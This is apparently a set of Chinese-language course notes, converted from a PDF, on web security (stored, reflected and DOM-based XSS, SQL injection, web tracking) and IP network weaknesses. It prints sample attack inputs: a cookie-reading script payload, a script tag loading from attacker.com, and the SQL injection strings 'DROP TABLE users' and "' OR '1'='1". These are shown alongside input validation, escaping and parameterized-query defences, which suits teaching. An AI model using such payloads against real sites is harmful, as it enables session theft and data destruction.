
脚本的形式非常多样，网站难以过滤

XSS比CSRF更危险，CSRF主要是利用用户已认证的对话，而XSS的恶意脚本可能做任何事

钓鱼网站和钓鱼链接通常都是使用XSS攻击

### Stored XSS attack (存储型 XSS 攻击)

1. 在服务器插入恶意代码：攻击者先将恶意代码存储在服务器
2. 用户点击链接：用户访问包含恶意代码的页面（如点击特定链接）
3. 返回恶意资源：服务器向用户返回包含恶意代码的资源
4. 发送敏感数据至恶意站点：用户浏览器执行恶意代码，将敏感数据（如 Cookie、个人信息）发送给攻击者控制的站点，完成攻击



假设服务器上的pic.jpg包含了HTML代码

访问<http://site.com/pic.jpg>时会返回

```

HTTP/1.1 200 OK
...
Content-Type: image/jpeg

<html> fooled ya </html>

```

尽管有类型声明，某些浏览器如IE仍可能渲染成html数据

而如果jpg包含了脚本，用户就会执行恶意脚本

### “DOM - based XSS (no server used)”(基于 DOM 的 XSS (无需使用服务器))

传统 XSS 漏洞存在于服务器端代码中

Web 2.0 应用包含大量用 JavaScript 编写的客户端处理逻辑。当 XSS 漏洞出现在客户端代码中时，就被称为基于 DOM 的 XSS 漏洞

对以下代码

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos, document.URL.length));
</SCRIPT>
</HTML>
```

如果输入的name为唤起cookie的脚本，那么攻击就成功，且完全不需要警告服务端

```
http://www.example.com/welcome.html?name=
<script>alert (document.cookie)</script>
```

常常包含document相关函数

## Compare

如何分辨reflected, stored, DOM-based?

第一步看恶意代码的位置，如果存储在服务器则是存储型

第二步看脚本的执行方式，若服务器直接将用户输入的脚本反射回页面，用户请求时触发则是反射型，若服务器返回正常内容，客户端通过 JavaScript 操作 DOM 时注入并执行脚本 —— **基于 DOM 的 XSS**

此外，DOM也有可能涉及服务器上恶意代码：

此时就取决于内容渲染的位置，如果在服务器上已经渲染好并直接发送内容例如图片给用户，则是存储型，如果返回文件并由用户解析，则是基于DOM型

## Injection Defense

1. **Input validation (输入验证)**：通过检查输入值是否符合白名单模式来防御

```
function validatePhoneNumber(p) {
    var phoneNumberPatter = /^(\d{3})[-]?\d{3}[-]?\d{4}$/
    return phoneNumberPatter.test(p);
}
```

2. **Input Escaping or Sanitization (输入转义或清理)**：在将数据输出到 HTML 前进行清理，利用 HTML 实体函数转义特殊字符（如将 < 转为 &lt;）

```
<script src="http://attacker.com/evil.js"></script>
```



```
&lt;script src="http://attacker.com/evil.js"&gt;&lt;/script&gt;
```

3. **Use A Less Powerful API (使用功能更有限的 API)**：最有效

## CSRF vs XSS

CSRF利用服务器对用户的信任

XSS利用用户对服务器的信任

CSRF通过点击攻击者网站URL触发

XSS通过点击服务器网站URL触发

## SQL Injection



 豆包  
你的 AI 助手，助力每日工作学习

Consider a webpage that logs in a user by seeing if a user exists with a given name and password

考虑一个内嵌SQL查询用户是否存在网页

```
<?
$result = pg_query( "SELECT * from users WHERE
                      uid = '". $_GET['user']."'"
                      AND
                      pwd = '". $_GET['pwd']."'");
if (pg_query_num($result) > 0) {
    echo "SUCCESS";
    use_control_panel_redirect();
?>
```

当用户发起查询时，有：



并不安全，如果用户输入Bob'; DROP TABLE users;--那么语句就会变成

```
SELECT * from users WHERE uid = 'Bob'; DROP TABLE users;-- ''AND pwd = '". $_GET['pwd']."'";
```

后面的验证语句全被注释掉

对SQL注入防御，同样有：

1. Input validation

2. Input Escaping

GET INPUT	Escaped Output
Bob	Bob
Bob'; DROP TABLE users; --	Bob''; DROP TABLE users; --
Bob' OR '1'='1	Bob'' OR ''1''=''1

3. Use Less Powerful API：避免手动拼接SQL，使用参数化 / 预编译 SQL (Parameterized/prepared SQL) 来分离数据与代码

## Web Privacy

网络跟踪 Web Tracking 无处不在

广告和用户分析都涉及网络跟踪

- **第一方 Cookie (First - party cookie)**: 属于顶级域名的 Cookie，直接与用户访问的主网站相关。
- **第三方 Cookie (Third - party cookie)**: 属于嵌入内容（如图像、iframe）的域名。即使这些内容来自外部域名，也能在页面上运作。
- **第三方的扩展能力**: 一旦页面上存在一个第三方，该第三方就有能力邀请其他任意数量的第三方进入第一方网页，形成更复杂的跟踪网络。
- **匿名跟踪 (Anonymous Tracking)**: 其他网站中的跟踪器利用包含唯一标识符的第三方 Cookie，创建用户的浏览档案。这种方式不直接关联用户个人身份信息，而是通过唯一标识追踪用户在不同网站的浏览行为，以分析用户习惯或偏好

```

▽ Hypertext Transfer Protocol
▷ GET /pixel/p-3aud4J6uA4Z6Y.gif?labels=InvisibleBox&busty=2710 HTTP/1.1\r\n
  Host: pixel.quantserve.com\r\n
  Connection: keep-alive\r\n
  Accept: image/webp,*/*;q=0.8\r\n
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36
  Referer: http://www.theonion.com/\r\n
  Accept-Encoding: gzip,deflate,sdch\r\n
  Accept-Language: en-US,en;q=0.8\r\n
  Cookie: mc=52a65386-f1de1-00ade-0b26e; d=ENkBkRgGHD4GYEA35MMIL74MKiyDs1A2MQI1Q
  
```

该图中mc和d就是不同的cookie用于跨站跟踪


- **个人跟踪 (Personal Tracking)**: 关注-取关模式

如何防止网络跟踪

1. 发送“不要跟踪”请求 (Do Not Track request)
2. 私密浏览模式 (Private Browsing Mode)
3. 阻止第三方 Cookie (Third - party Cookie Blocking)

# Network Protocol Security


---





豆包  
你的 AI 助手，助力每日工作学习

## Networks: IP and TCP




互联网基础设施 (Internet Infrastructure)


本地和域间路由

- 使用 **TCP/IP** 协议进行路由和消息传递，确保数据在网络中的传输。
- 通过 **BGP** (边界网关协议) 进行路由通告，实现不同自治系统 (AS) 间的路由信息交换。

使用**域名系统 (DNS)** 将符号化的域名 (如 `www.cs.stanford.edu`) 解析为对应的 IP 地址




Internet Protocol (IP)



- Connectionless (无连接)
- Unreliable (不可靠)
- Best effort (尽力而为)

IP Header中包含源IP地址和目标IP地址，但不包含相应的端口号，端口号由运输层负责




路由器工作于网络层，用于连接多个网络，通过维护路由表将地址映射到局域网LAN或其他路由器

## IP Vulnerabilities

- **未加密传输**: 数据在路由过程中未加密，任何中间主机都可能窃听
- **无来源认证**: 发送方能够欺骗源地址，使得数据包难以追溯到攻击者
- **无完整性检查**: 数据包的头部和负载在传输过程中可能被篡改
- **无带宽限制**: 攻击者可向网络注入大量数据包，利用广播地址等手段发动拒绝服务攻击（DoS）

IP拒绝服务攻击示例：



向提供服务的主机发送大量数据包，导致缓慢或崩溃

由于缺少来源认证source authentication，可以隐藏IP地址或利用僵尸机发动


## IPSec

是 IPv4 和 IPv6 的安全扩展，包含两个核心协议：

- **IP 认证头 (AH)**: 提供消息和 IP 头部的认证，确保数据来源可靠及完整性。
- **IP 封装安全协议 (ESP)**: 支持消息加密保证保密性，还提供可选消息完整性检查和来源认证。

传输Transport模式：

